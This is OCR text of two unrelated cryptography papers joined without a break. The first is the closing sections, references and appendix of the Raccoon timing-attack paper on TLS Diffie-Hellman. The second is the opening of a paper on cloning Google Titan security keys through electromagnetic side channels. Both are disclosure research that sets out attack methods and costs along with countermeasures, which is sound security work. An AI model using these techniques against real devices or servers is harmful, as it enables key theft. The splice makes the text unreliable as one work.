SSH. In SSH, ephemeral key reuse is far less common than in TLS (as shown by [64] in 2017). This is probably due to the more homogeneous deployment of SSH, and the raised security requirements, as a break in SSH could lead to remote code execution. In SSH, the shared secret is encoded as an `mpint`, which explicitly removes leading zero bytes. In contrast to TLS, the shared secret is hashed with the session transcript to generate the 'exchange hash'. This essentially removes the attack prerequisite for a dangerous modulus size. The attacker can guarantee that the difference of a stripped zero byte always results in less processed blocks within the hash function, since attacker-controlled messages with non-fixed length are included in the computation. To summarize,

SSH servers which reuse ephemeral DH values are at greater risk to the attack than TLS servers which do so, but such SSH servers are rare.

Interestingly, SSH also strips the leading zero bytes of the shared secret for X25519. RFC 8731 [1] explicitly mentions that this is a potential problem, as it leaks the leading zero byte of the shared secret, but decided not to address the issue for backwards compatibility reasons.

Other protocols. XML Encryption [30] and IPsec [39, Section 2.14] preserve leading zero bytes. JSON Web Encryption [38] only offers ECDH key agreement. The established shared secret is processed according to NIST SP 800-56A [52], which requires leading zero bytes to be preserved.

9 Related Work

Timing side channels caused by hash functions. In 2013, AlFardan and Paterson showed that tiny timing differences by processing inputs of different lengths can be used for the Lucky 13 attack [6]. Albrecht et al. showed that years later, the same vulnerability was still affecting real-world implementations and common (but not recommended) mitigation techniques are ineffective [5]. Some developers have changed the interface of HMAC functions to mitigate flaws like Lucky 13 [53]. These interfaces now also take the maximum amount of data that could have been passed to the HMAC function as an input.

Bleichenbacher's Attack. Daniel Bleichenbacher was the first to describe a real-world attack on TLS recovering the premaster secret [15]. His attack relied on a direct oracle where the server revealed if the decrypted RSA plaintext was PKCS#1 compliant or not. The primary condition for this compliance is for the two most significant bytes of the plaintext to take a specific value, making the attack somewhat similar to Raccoon. Furthermore, Bleichenbacher's attack relies on an attacker choosing a multiplier s and querying whether $m \cdot s$ starts with these specific MSBs, where m is the plaintext the attacker wishes to decrypt. One could therefore think that Raccoon could be mounted using the same attack algorithm. However, in Raccoon the attacker cannot choose the multiplier. Rather, the attacker can only compute g^{rb} for a known r, and query whether $g^{rb} \cdot g^{ab}$ is compliant; the first multiplier essentially acts as a pseudorandom function from the attacker's point of view. Recent work by Ronen et al. [56] does use lattices and the HNP to perform the attack in parallel, but most variants of Bleichenbacher's attack use ad-hoc algorithms where the attacker carefully chooses values for s. To conclude, while Raccoon shares some similarities to Bleichenbacher's attack, and both can be mounted using HNP solvers, the latter is often mounted using simpler algorithms.

While the TLS specification has described the attack countermeasures already in version 1.0 [26], several works later showed that this attack was still applicable in different variants. Klíma et al. discovered a second-level oracle which revealed the same information, but on checking a different value, namely the TLS version number embedded in the PMS [40]. ROBOT showed that years later, many modern TLS servers are still vulnerable to variants of the attack [16].

Attacks on export-grade crypto. Another line of attacks exploited the usage of export-grade cryptography and obsolete protocols to break TLS. DROWN recovered premaster secrets from secure TLS-RSA connections by exploiting public-key reuse and instances of the (deprecated) SSLv2 protocol [10]; DROWN is also an instance of Bleichenbacher's attack. Logjam [2] and FREAK [13] targeted 512-bit key sizes used in DHE-EXPORT and RSA-EXPORT cipher suites to recover the PMS based on weak export keys. Raccoon attack does not rely on the presence of outdated cryptographic mechanisms.

Timing attacks against the TLS handshake. Brumley and Boneh measured the timing differences in TLS-RSA decryption on different ciphertexts [20]. From these timing differences, they were able to compute the private key of the server. Meyer et al. constructed a Bleichenbacher oracle from timing differences in the handling of valid and invalid PKCS#1 messages, which they used to compute the PMS of a previously recorded TLS-RSA session [46].

Attacks using HNP solvers. The HNP has been applied in many attacks against DSA, ECDSA with partially known nonces and signatures in zero-knowledge proofs, using a variety of side channels [11, 23, 34, 50, 51]. Breitner and Heninger used a lattice-based HNP solver to compute private ECDSA signing keys generated by cryptocurrency code [18].

Some previous attacks on the TLS protocols also have made use of lattice techniques and HNP solvers. Brumley and Tuveri exploited a timing side channel in the ECDSA signature generation during the TLS handshake [19].

Attacks against TLS Diffie-Hellman. In addition to the above-mentioned Logjam attack [2], there exist several studies on the security of TLS Diffie-Hellman. Valenta et al. analyzed the impact of small-subgroup attacks [64]. Dorey et al. analyzed how plausibly deniable backdoored parameters could be generated [29]. Additionally, they performed a study to analyze the prevalence of such parameters.

Proofs on TLS-DH(E). TLS-DHE and TLS-DH have been proven secure under the PRF-ODH assumption by [36] and [42], respectively. As this work has shown, this assumption is not met by current real-world TLS implementations.

10 Conclusions

Beyond the specifics of the attack, we argue that its existence can also teach us broader lessons for cryptographic protocols.

Forgoing forward secrecy is dangerous. Forward secrecy is a well-known security goal for cryptographic protocols and was intensively analyzed in the context of TLS in [61]. Our attack exploits the fact that servers may reuse the secret DH

exponent for many sessions, thus forgoing forward secrecy. In this context, Raccoon teaches a lesson for protocol security: For protocols where some cryptographic secrets can be continuously queried by one of the parties, the attack surface is made broader. The Raccoon attack shows that we should be careful when giving attackers access to such queries.

Secrets should be constant-size. The dangers of non-constant-time implementations are well-known. For example, they have been repeatedly demonstrated to break ECDSA as used in TLS. One of the reasons for these breaks is that the processing of variable-length secret values within the implementation usually results in non-constant execution time. We argue that future protocol designs should make sure that all their secrets (including intermediate values and their internal number representation) are of fixed size.

Countermeasures. The most straightforward mitigation against the attack is to remove support for TLS-DH(E) entirely, as most major client implementations have already stopped supporting them. Moreover, server operators should disable DHE key reuse, which completely prevents the practical attack even if support for DHE cipher suites is prioritized.

Updating the TLS specification to preserve leading zero bytes is impractical. In fact, experience shows that even deployment of new protocol features conforming to the existing specification is hard. This is because many implementations in the wild only implement a subset of the specification, often in a buggy way; see [12]. Since TLS 1.3 is not vulnerable to the attack by design, we propose to focus on the TLS 1.3 deployment rather than trying to update the old specification.

To prevent timing-based side channels in legacy applications with length-varying secrets, vendors must ensure that functions are implemented in constant time. This can be done as in the Lucky 13 mitigation or by computing the values for different fake parameters and discarding the fake ones afterwards. However, one has to be very careful when implementing such mitigations; previous research has shown that this kind of mitigations adds code complexity and may still leave the side channel open [5] or introduce even more severe vulnerabilities [60].

Acknowledgements. Robert Merget and Marcus Brinkmann were supported by the German Federal Ministry of Economics and Technology (BMWi) project "Industrie 4.0 Recht-Testbed" (13I40V002C). Nimrod Aviram was supported by a scholarship from The Israeli Ministry of Science and Technology and a scholarship from The Check Point Institute for Information Security. In addition, this work was supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972. We thank our anonymous referees and our shepherd, Zakir Durumeric, for their comments and for improving the final version of the paper.

References

[1] A. Adamantiadis, S. Josefsson, and M. Baushke. Secure Shell (SSH) Key Exchange Method Using Curve25519 and Curve448. RFC 8731 (Proposed Standard), February 2020.

[2] David Adrian, Karthikeyan Bhargavan, Zakir Durumeric, Pierrick Gaudry, Matthew Green, J. Alex Halderman, Nadia Heninger, Drew Springall, Emmanuel Thomé, Luke Valenta, Benjamin VanderSloot, Eric Wustrow, Santiago Zanella-Béguelin, and Paul Zimmermann. Imperfect forward secrecy: How Diffie-Hellman fails in practice. In Indrajit Ray, Ninghui Li, and Christopher Kruegel, editors, *ACM CCS 2015: 22nd Conference on Computer and Communications Security*, pages 5–17, Denver, CO, USA, October 12–16, 2015. ACM Press.

[3] Adi Akavia. Solving hidden number problem with one bit oracle and advice. In Shai Halevi, editor, *Advances in Cryptology – CRYPTO 2009*, volume 5677 of *Lecture Notes in Computer Science*, pages 337–354, Santa Barbara, CA, USA, August 16–20, 2009. Springer, Heidelberg, Germany.

[4] Martin R. Albrecht and Kenneth G. Paterson. Lucky microseconds: A timing attack on amazon's s2n implementation of TLS. In Marc Fischlin and Jean-Sébastien Coron, editors, *Advances in Cryptology – EUROCRYPT 2016, Part I*, volume 9665 of *Lecture Notes in Computer Science*, pages 622–643, Vienna, Austria, May 8–12, 2016. Springer, Heidelberg, Germany.

[5] Martin R. Albrecht and Kenneth G. Paterson. Lucky microseconds: A timing attack on Amazon's s2n implementation of TLS. In *Advances in Cryptology - EUROCRYPT 2016 - 35th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Vienna, Austria, May 8-12, 2016, Proceedings, Part I*, pages 622–643, 2016.

[6] Nadhem J. AlFardan and Kenneth G. Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. In *2013 IEEE Symposium on Security and Privacy*, pages 526–540, Berkeley, CA, USA, May 19–22, 2013. IEEE Computer Society Press.

[7] N.J. AlFardan and K.G. Paterson. Plaintext-Recovery Attacks Against Datagram TLS. In *Network and Distributed System Security Symposium (NDSS 2012)*, February 2012.

[8] Gorka Irazoqui Apecechea, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Lucky 13 strikes back. In Feng Bao, Steven Miller, Jianying Zhou, and Gail-Joon Ahn, editors, *ASIACCS 15: 10th ACM Symposium on Information, Computer and Communications Security*, pages 85–96, Singapore, April 14–17, 2015. ACM Press.

[9] Diego F. Aranha, Pierre-Alain Fouque, Benoît Gérard, Jean-Gabriel Kammerer, Mehdi Tibouchi, and Jean-Christophe Zapalowicz. GLV/GLS decomposition, power analysis, and attacks on ECDSA signatures with single-bit nonce bias. In *Lecture Notes in Computer Science*, pages 262–281. Springer Berlin Heidelberg, 2014.

[10] Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt. DROWN: Breaking TLS using SSLv2. In Thorsten Holz and Stefan Savage, editors, *USENIX Security 2016: 25th*

USENIX Security Symposium, pages 689–706, Austin, TX, USA, August 10–12, 2016. USENIX Association.

[11] Naomi Benger, Joop van de Pol, Nigel P. Smart, and Yuval Yarom. "ooh aah... just a little bit" : A small amount of side channel can go a long way. In *Advanced Information Systems Engineering*, pages 75–92. Springer Berlin Heidelberg, 2014.

[12] David Benjamin. TLS ecosystem woes, 2018.

[13] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A messy state of the union: taming the composite state machines of TLS. In *IEEE Symposium on Security & Privacy 2015 (Oakland'15)*. IEEE, 2015.

[14] Karthikeyan Bhargavan, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Santiago Zanella Béguelin. Proving the TLS handshake secure (as it is). In Juan A. Garay and Rosario Gennaro, editors, *Advances in Cryptology – CRYPTO 2014, Part II*, volume 8617 of *Lecture Notes in Computer Science*, pages 235–255, Santa Barbara, CA, USA, August 17–21, 2014. Springer, Heidelberg, Germany.

[15] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In Hugo Krawczyk, editor, *Advances in Cryptology – CRYPTO'98*, volume 1462 of *Lecture Notes in Computer Science*, pages 1–12, Santa Barbara, CA, USA, August 23–27, 1998. Springer, Heidelberg, Germany.

[16] Hanno Böck, Juraj Somorovsky, and Craig Young. Return of bleichenbacher's oracle threat (ROBOT). In *27th USENIX Security Symposium (USENIX Security 18)*, pages 817–849, Baltimore, MD, 2018. USENIX Association.

[17] Dan Boneh and Ramarathnam Venkatesan. Hardness of computing the most significant bits of secret keys in diffie-hellman and related schemes. In *Advances in Cryptology — CRYPTO '96*, pages 129–142. Springer Berlin Heidelberg, 1996.

[18] Joachim Breitner and Nadia Heninger. Biased nonce sense: Lattice attacks against weak ECDSA signatures in cryptocurrencies. In *Financial Cryptography and Data Security*, pages 3–20. Springer International Publishing, 2019.

[19] Billy Bob Brumley and Nicola Tuveri. Remote timing attacks are still practical. In Vijay Atluri and Claudia Díaz, editors, *Computer Security - ESORICS 2011 - 16th European Symposium on Research in Computer Security, Leuven, Belgium, September 12-14, 2011. Proceedings*, volume 6879 of *Lecture Notes in Computer Science*, pages 355–371. Springer, 2011.

[20] David Brumley and Dan Boneh. Remote timing attacks are practical. In *USENIX Security 2003: 12th USENIX Security Symposium*, Washington, DC, USA, August 4–8, 2003. USENIX Association.

[21] Yuanmi Chen and Phong Q. Nguyen. BKZ 2.0: Better lattice security estimates. In Dong Hoon Lee and Xiaoyun Wang, editors, *Advances in Cryptology - ASIACRYPT 2011 - 17th International Conference on the Theory and Application of Cryptology and Information Security, Seoul, South Korea, December 4-8, 2011. Proceedings*, volume 7073 of *Lecture Notes in Computer Science*, pages 1–20. Springer, 2011.

[22] Scott A. Crosby, Dan S. Wallach, and Rudolf H. Riedi. Opportunities and limits of remote timing attacks. *ACM Trans. Inf. Syst. Secur.*, 12(3):17:1–17:29, January 2009.

[23] Fergus Dall, Gabrielle De Micheli, Thomas Eisenbarth, Daniel Genkin, Nadia Heninger, Ahmad Moghimi, and Yuval Yarom. Cachequote: Efficiently recovering long-term secrets of sgx epid via cache attacks. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, Volume 2018:Issue 2–, 2018.

[24] Ivan Damgård. A design principle for hash functions. In Gilles Brassard, editor, *Advances in Cryptology – CRYPTO'89*, volume 435 of *Lecture Notes in Computer Science*, pages 416–427, Santa Barbara, CA, USA, August 20–24, 1990. Springer, Heidelberg, Germany.

[25] The FPLLL development team. fplll, a lattice reduction library. Available at `https://github.com/fplll/fplll`, 2016.

[26] T. Dierks and C. Allen. The TLS Protocol Version 1.0. RFC 2246 (Proposed Standard), January 1999. Obsoleted by RFC 4346, updated by RFCs 3546, 5746, 6176, 7465, 7507, 7919.

[27] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346 (Proposed Standard), April 2006. Obsoleted by RFC 5246, updated by RFCs 4366, 4680, 4681, 5746, 6176, 7465, 7507, 7919.

[28] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard), August 2008. Obsoleted by RFC 8446, updated by RFCs 5746, 5878, 6176, 7465, 7507, 7568, 7627, 7685, 7905, 7919, 8447.

[29] Kristen Dorey, Nicholas Chang-Fong, and Aleksander Essex. Indiscreet logs: Diffie-hellman backdoors in TLS. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*. The Internet Society, 2017.

[30] Donald Eastlake, Joseph Reagle, Frederick Hirsch, Thomas Roessler, Takeshi Imamura, Blair Dillaway, Ed Simon, Kelvin Yiu, and Magnus Nyström. XML Encryption Syntax and Processing 1.1. *W3C Candidate Recommendation*, 2012. `http://www.w3.org/TR/2012/WD-xmlenc-core1-20121018`.

[31] P. Eronen (Ed.) and H. Tschofenig (Ed.). Pre-Shared Key Ciphersuites for Transport Layer Security (TLS). RFC 4279 (Proposed Standard), December 2005.

[32] Ronald A Fisher. On the interpretation of χ 2 from contingency tables, and the calculation of p. *Journal of the Royal Statistical Society*, 85(1):87–94, 1922.

[33] Karl Pearson F.R.S. X. on the criterion that a given system of deviations from the probable in the case of a correlated system of variables is such that it can be reasonably supposed to have arisen from random sampling. *The London, Edinburgh, and Dublin Philosophical Magazine and Journal of Science*, 50(302):157–175, 1900.

[34] Nick Howgrave-Graham and Nigel P. Smart. Lattice attacks on digital signature schemes. *Des. Codes Cryptogr.*, 23(3):283–290, 2001.

[35] Tibor Jager, Florian Kohlar, Sven Schäge, and Jörg Schwenk. On the security of TLS-DHE in the standard model. Cryptology ePrint Archive, Report 2011/219, 2011. `http://eprint.iacr.org/2011/219`.

[36] Tibor Jager, Florian Kohlar, Sven Schäge, and Jörg Schwenk. On the security of TLS-DHE in the standard model. In Reihaneh Safavi-Naini and Ran Canetti, editors, *Advances in Cryptology – CRYPTO 2012*, volume 7417 of *Lecture Notes in Computer Science*, pages 273–293, Santa Barbara, CA, USA, August 19–23, 2012. Springer, Heidelberg, Germany.

[37] David Jao, Dimitar Jetchev, and Ramarathnam Venkatesan. On the bits of elliptic curve Diffie-Hellman keys. In K. Srinathan, C. Pandu Rangan, and Moti Yung, editors, *Progress in Cryptology - INDOCRYPT 2007: 8th International Conference in Cryptology in India*, volume 4859 of *Lecture Notes in Computer Science*, pages 33–47, Chennai, India, December 9–13, 2007. Springer, Heidelberg, Germany.

[38] M. Jones and J. Hildebrand. JSON Web Encryption (JWE). RFC 7516 (Proposed Standard), May 2015.

[39] C. Kaufman, P. Hoffman, Y. Nir, and P. Eronen. Internet Key Exchange Protocol Version 2 (IKEv2). RFC 5996 (Proposed Standard), September 2010. Obsoleted by RFC 7296, updated by RFCs 5998, 6989.

[40] Vlastimil Klíma, Ondrej Pokorný, and Tomás Rosa. Attacking RSA-based sessions in SSL/TLS. In Colin D. Walter, Çetin Kaya Koç, and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems – CHES 2003*, volume 2779 of *Lecture Notes in Computer Science*, pages 426–440, Cologne, Germany, September 8–10, 2003. Springer, Heidelberg, Germany.

[41] H. Krawczyk, M. Bellare, and R. Canetti. HMAC: Keyed-Hashing for Message Authentication. RFC 2104 (Informational), February 1997. Updated by RFC 6151.

[42] Hugo Krawczyk, Kenneth G. Paterson, and Hoeteck Wee. On the security of the TLS protocol: A systematic analysis. In Ran Canetti and Juan A. Garay, editors, *Advances in Cryptology – CRYPTO 2013, Part I*, volume 8042 of *Lecture Notes in Computer Science*, pages 429–448, Santa Barbara, CA, USA, August 18–22, 2013. Springer, Heidelberg, Germany.

[43] A. Langley, N. Modadugu, and B. Moeller. Transport Layer Security (TLS) False Start. RFC 7918 (Informational), August 2016.

[44] H. B. Mann and D. R. Whitney. On a test of whether one of two random variables is stochastically larger than the other. *Ann. Math. Statist.*, 18(1):50–60, 03 1947.

[45] Robert Merget, Juraj Somorovsky, Nimrod Aviram, Craig Young, Janis Fliegenschmidt, Jörg Schwenk, and Yuval Shavitt. Scalable scanning and automatic classification of TLS padding oracle vulnerabilities. In Nadia Heninger and Patrick Traynor, editors, *USENIX Security 2019: 28th USENIX Security Symposium*, pages 1029–1046, Santa Clara, CA, USA, August 14–16, 2019. USENIX Association.

[46] Christopher Meyer, Juraj Somorovsky, Eugen Weiss, Jörg Schwenk, Sebastian Schinzel, and Erik Tews. Revisiting SSL/TLS implementations: New Bleichenbacher side channels and attacks. In Kevin Fu and Jaeyeon Jung, editors, *USENIX Security 2014: 23rd USENIX Security Symposium*, pages 733–748, San Diego, CA, USA, August 20–22, 2014. USENIX Association.

[47] Elke De Mulder, Michael Hutter, Mark E. Marson, and Peter Pearson. Using Bleichenbacher's solution to the hidden number problem to attack nonce leaks in 384-bit ECDSA. In Guido Bertoni and Jean-Sébastien Coron, editors, *Cryptographic Hardware and Embedded Systems – CHES 2013*, volume 8086 of *Lecture Notes in Computer Science*, pages 435–452, Santa Barbara, CA, USA, August 20–23, 2013. Springer, Heidelberg, Germany.

[48] Elke De Mulder, Michael Hutter, Mark E. Marson, and Peter Pearson. Using bleichenbacher's solution to the hidden number problem to attack nonce leaks in 384-bit ECDSA: extended version. *Journal of Cryptographic Engineering*, 4(1):33–45, feb 2014.

[49] Phong Q. Nguyen. The dark side of the hidden number problem: Lattice attacks on DSA. In *Cryptography and Computational Number Theory*, pages 321–330. Birkhäuser Basel, 2001.

[50] Phong Q. Nguyen and Igor E. Shparlinski. The insecurity of the digital signature algorithm with partially known nonces. *Journal of Cryptology*, 15(3):151–176, jun 2002.

[51] Phong Q. Nguyen and Igor E. Shparlinski. The insecurity of the elliptic curve digital signature algorithm with partially known nonces. *Des. Codes Cryptogr.*, 30(2):201–217, 2003.

[52] NIST. Recommendation for Pair-Wise Key-Establishment Schemes Using Discrete Logarithm Cryptography. Special Publication 800-56A Rev. 3, April 2018.

[53] Thomas Pornin. BearlSSL, a small SSL/TLS library. `https://bearssl.org`.

[54] E. Rescorla and N. Modadugu. Datagram Transport Layer Security Version 1.2. RFC 6347 (Proposed Standard), January 2012. Updated by RFCs 7507, 7905.

[55] Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, 2018.

[56] Eyal Ronen, Robert Gillham, Daniel Genkin, Adi Shamir, David Wong, and Yuval Yarom. The 9 lives of bleichenbacher's CAT: New cache ATtacks on TLS implementations. In *2019 IEEE Symposium on Security and Privacy*, pages 435–452, San Francisco, CA, USA, May 19–23, 2019. IEEE Computer Society Press.

[57] Eyal Ronen, Kenneth G. Paterson, and Adi Shamir. Pseudo constant time implementations of TLS are only pseudo secure. In David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang, editors, *ACM CCS 2018: 25th Conference on Computer and Communications Security*, pages 1397–1414, Toronto, ON, Canada, October 15–19, 2018. ACM Press.

[58] C. P. Schnorr. A hierarchy of polynomial time lattice basis reduction algorithms. *Theoretical Computer Science*, 53(2-3):201–224, 1987.

[59] ETSI Technical Committee Cyber Security. ETSI TS 103 523-3 V1.2.1. `https://www.etsi.org/deliver/etsi_ts/103500_103599/10352303/01.02.01_60/ts_10352303v010201p.pdf`.

[60] Juraj Somorovsky. Systematic fuzzing and testing of tls libraries. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1492–1504. ACM, 2016.




Figure 4: Running time of the SHA-256 finalize function for inputs of varying lengths, measured in CPU cycles. Reported values are medians across 10,000 experiments per key length, performed with OpenSSL version 1.1.1.




Figure 5: Running time of the SHA-256 update function for inputs of varying lengths, measured in CPU cycles. Reported values are medians across 10,000 experiments per key length, performed with OpenSSL version 1.1.1.

[61] Drew Springall, Zakir Durumeric, and J. Alex Halderman. Measuring the security harm of tls crypto shortcuts. In *Proceedings of the 2016 Internet Measurement Conference*, IMC '16, page 33–47, New York, NY, USA, 2016. Association for Computing Machinery.

[62] Akira Takahashi, Mehdi Tibouchi, and Masayuki Abe. New bleichenbacher records: Fault attacks on qdsa signatures. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, Volume 2018:Issue 3–, 2018.

[63] The Sage Developers. *SageMath, the Sage Mathematics Software System (Version 9.1)*, 2020. `https://www.sagemath.org`.

[64] Luke Valenta, David Adrian, Antonio Sanso, Shaanan Cohney, Joshua Fried, Marcella Hastings, J. Alex Halderman, and Nadia Heninger. Measuring small subgroup attacks against Diffie-Hellman. In *ISOC Network and Distributed System Security Symposium – NDSS 2017*, San Diego, CA, USA, February 26 – March 1, 2017. The Internet Society.

A Exploiting O^{P}

Following Subsection 6.1 (see Figure 3), we now discuss mounting the attack using O^{P}, the Key Padding Oracle. To recap: The computation time of HMAC-SHA256 exhibits small "steps" when the input key length is $128 \cdot k - i, 1 \leq i \leq 8$. In particular, when using a 1024-bit (128 bytes) DH modulus, there is a measurable timing difference when the MSB is zero. Unlike previous oracles discussed in this work, this oracle allows attacking commonly-used modulus sizes, albeit at a much greater cost due to the smaller timing difference.

Our closer analysis revealed that this timing difference stems from the "finalize" function of the hash implementation. Figure 4 presents the (median) running time of this function for each input length. In broad terms, for inputs which are slightly shorter than a full block, the call to "finalize" must execute an additional internal call to the hash compression function. Contrast with Figure 5 which shows the running time of the "update" function; Figure 3 shows the total running time for computing HMAC-SHA-256, which includes both functions as internal calls, and therefore shows both step-like behaviors.

We repeated the calculation from Subsection 6.1 for this smaller side channel. With 1,000 samples per case (2,000 measurements overall), and a 20% false positive rate, the false negative rate is 7.72%.[10] Increasing the number of measurements to 20,000 achieved a false positive rate of 0.004170% and a false negative rate of 0.012530%.[11] Repeating the same calculation from Subsection 6.1, the attack therefore requires roughly 302 million handshakes with the target server in total (compared to 22 million handshakes when exploiting the easier case of exploiting O^{H}, as described in Subsection 6.1). These numbers are not necessarily optimal.

[10] As before, we estimated these rates using 200,000 experiments.

[11] We estimate these rates using 10 million sets of randomly-sampled 20,000 measurements. We further note that we configured the test with a false positive rate of 0.01%, but obtain a lower false positive rate. This could be an artifact of the approximations the test uses internally.

A Side Journey To Titan

Revealing and Breaking NXP's P5x ECDSA Implementation on the Way

Thomas Roche[1], Victor Lomné[1], Camille Mutschler[1,2], and Laurent Imbert[2]

[1]NinjaLab, Montpellier, France
[2]LIRMM, Univ. Montpellier, CNRS, Montpellier, France

Abstract

The *Google Titan Security Key* is a FIDO U2F hardware device proposed by Google (available since July 2018) as a two-factor authentication token to sign in to applications such as your Google account. In this paper, we present a side-channel attack that targets the *Google Titan Security Key* 's secure element (the NXP A700x chip) by the observation of its local electromagnetic radiations during ECDSA signatures. This work shows that an attacker can clone a legitimate *Google Titan Security Key*. As a side observation, we identified a novel correlation between the elliptic curve group order and the lattice-based attack success rate.

1 Introduction

Hardware security keys for two-factor authentication are the recommended alternatives to SMS-based or app-based two-factor authentication using a smartphone. These security keys are based on the FIDO U2F standard initially developed by Google and Yubico and now administered by the FIDO Alliance. Security-wise, their strength resides in the use of secure microcontrollers (or *secure elements*) for the manipulation of cryptographic secret keys. The secure element must safely generate, store and use a user-unique secret to prove its legitimacy to a remote server during login in. The FIDO U2F standard is based on ECDSA signature over the NIST P-256 elliptic curve [29].

In this paper we study the security of the *Google Titan Security Key* [12] and show that its secure element, the `NXP A700x` chip, is susceptible to side-channel attack (through the observation of its local ElectroMagnetic – EM – activity). This allows, given physical access to a *Google Titan Security Key* during about 10 hours, to retrieve a user-specific secret key (there is one key for each remote account) and therefore to clone the security key.

To understand the NXP ECDSA implementation, find a vulnerability and design a key-recovery attack, we had to make a quick stop on *Rhea* (`NXP J3D081` JavaCard smartcard). This product looks very much like the `NXP A700x` chip and uses the same cryptographic library. *Rhea*, as an open JavaCard platform, gives us more control to study the ECDSA implementation.

The vulnerability allows an attacker, using a non-supervised machine learning mechanism, to gather several bits randomly scattered over the ephemeral key of the ECDSA signature scheme. She can then use a lattice-based attack to exploit this information in a key-recovery attack using a few thousands of ECDSA observations. Contrary to most lattice-based attacks with partial knowledge of the nonces reported in the literature, the known bits are not the leading bits of the nonces.

Surprisingly, the attack is much more efficient than expected in terms of data complexity. This observation led us to a finding of independent interest, relating the success rate of these attacks to the order of the elliptic curve. We believe that this observation opens new directions in the theoretical understanding of (Extended) Hidden Number Problem solvers.

The vulnerability was acknowledged by Google and the chip manufacturer NXP (we assigned CVE-2021-3011). It is present in few other security keys and various NXP JavaCards products[1] (all based on similar secure elements).

The contributions presented in this paper include:

- a teardown / PCB analysis of the *Google Titan Security Key*, and the identification of an NXP open Javacard product that shares a very similar secure element, presented in Section 2;
- the use of side-channel analysis to reverse-engineer the implementation of the cryptographic primitives and to reveal their countermeasures (see Section 3);
- the discovery of a previously unknown vulnerability in the (previously unknown) implementation (see Section 4);
- the exploitation of this vulnerability with a custom lattice-based attack to fully recover an ECDSA private

[1]The full list of identified products is here: https://ninjalab.io/a-side-journey-to-titan/

key from the *Google Titan Security Key* (see Section 5);

- an original observation that seems to link together the success rate of lattice-based attacks on ECDSA and the order of the elliptic curve, and its consequences regarding the success rate of lattice-based attacks on structured-order elliptic curves such as NIST P-256 (see Section 6);
- several countermeasures that could be implemented in order to mitigate the proposed attack (see Section 7).

2 Preliminaries

In this Section, we introduce the public information available for the FIDO U2F protocol and the physical analysis of the *Google Titan Security Key*. We also present the preparation process for EM based side-channel analysis.

2.1 Product Description

The *Google Titan Security Key* is a hardware FIDO U2F (universal second factor) device. It provides a complement to the login/password authentication mechanism, in order to sign in to a Google account, or any other web applications supporting the FIDO U2F protocol.

The *Google Titan Security Key* is available in three versions, as depicted in Figure 1.



Figure 1: *Google Titan Security Key* - Left: version with micro-USB, NFC and BLE interfaces - Middle: version with USB type A and NFC interfaces - Right: version with USB type C interface

2.2 FIDO U2F Protocol

The FIDO U2F protocol, when used with a hardware FIDO U2F device like the *Google Titan Security Key*, works in two steps: *registration* and *authentication*. Three parties are involved: the *relying party* (*e.g.* the Google server), the *client* (*e.g.* a web browser) and the *U2F device*. Let us briefly summarize how the different messages are constructed and exchanged. For more details, see [9].

Registration

1. The FIDO *client* first contacts the *relying party* to obtain a challenge. It then constructs the `registration request message`, made of the challenge and application parameters and sends it to the *U2F device*.
2. The *U2F device* creates a new ECDSA keypair in response to the `registration request message`, and answers the `registration response message`, which contains the user's public key, a key handle (which may contains the encrypted private key), an attestation certificate, and an ECDSA signature on P-256 over the application and challenge parameters, the key handle and the public key.
3. Finally, the FIDO *client* sends the `registration response message` back to the *relying party*, which stores the different fields for later authentications.

Authentication

1. The FIDO *client* contacts the *relying party* to obtain a challenge and constructs the `authentication request message`, made of a control byte (specifying whether or not the *U2F device* should enforce user presence), the challenge parameter, the application parameter and a key handle. Then sends it to the *U2F device*.
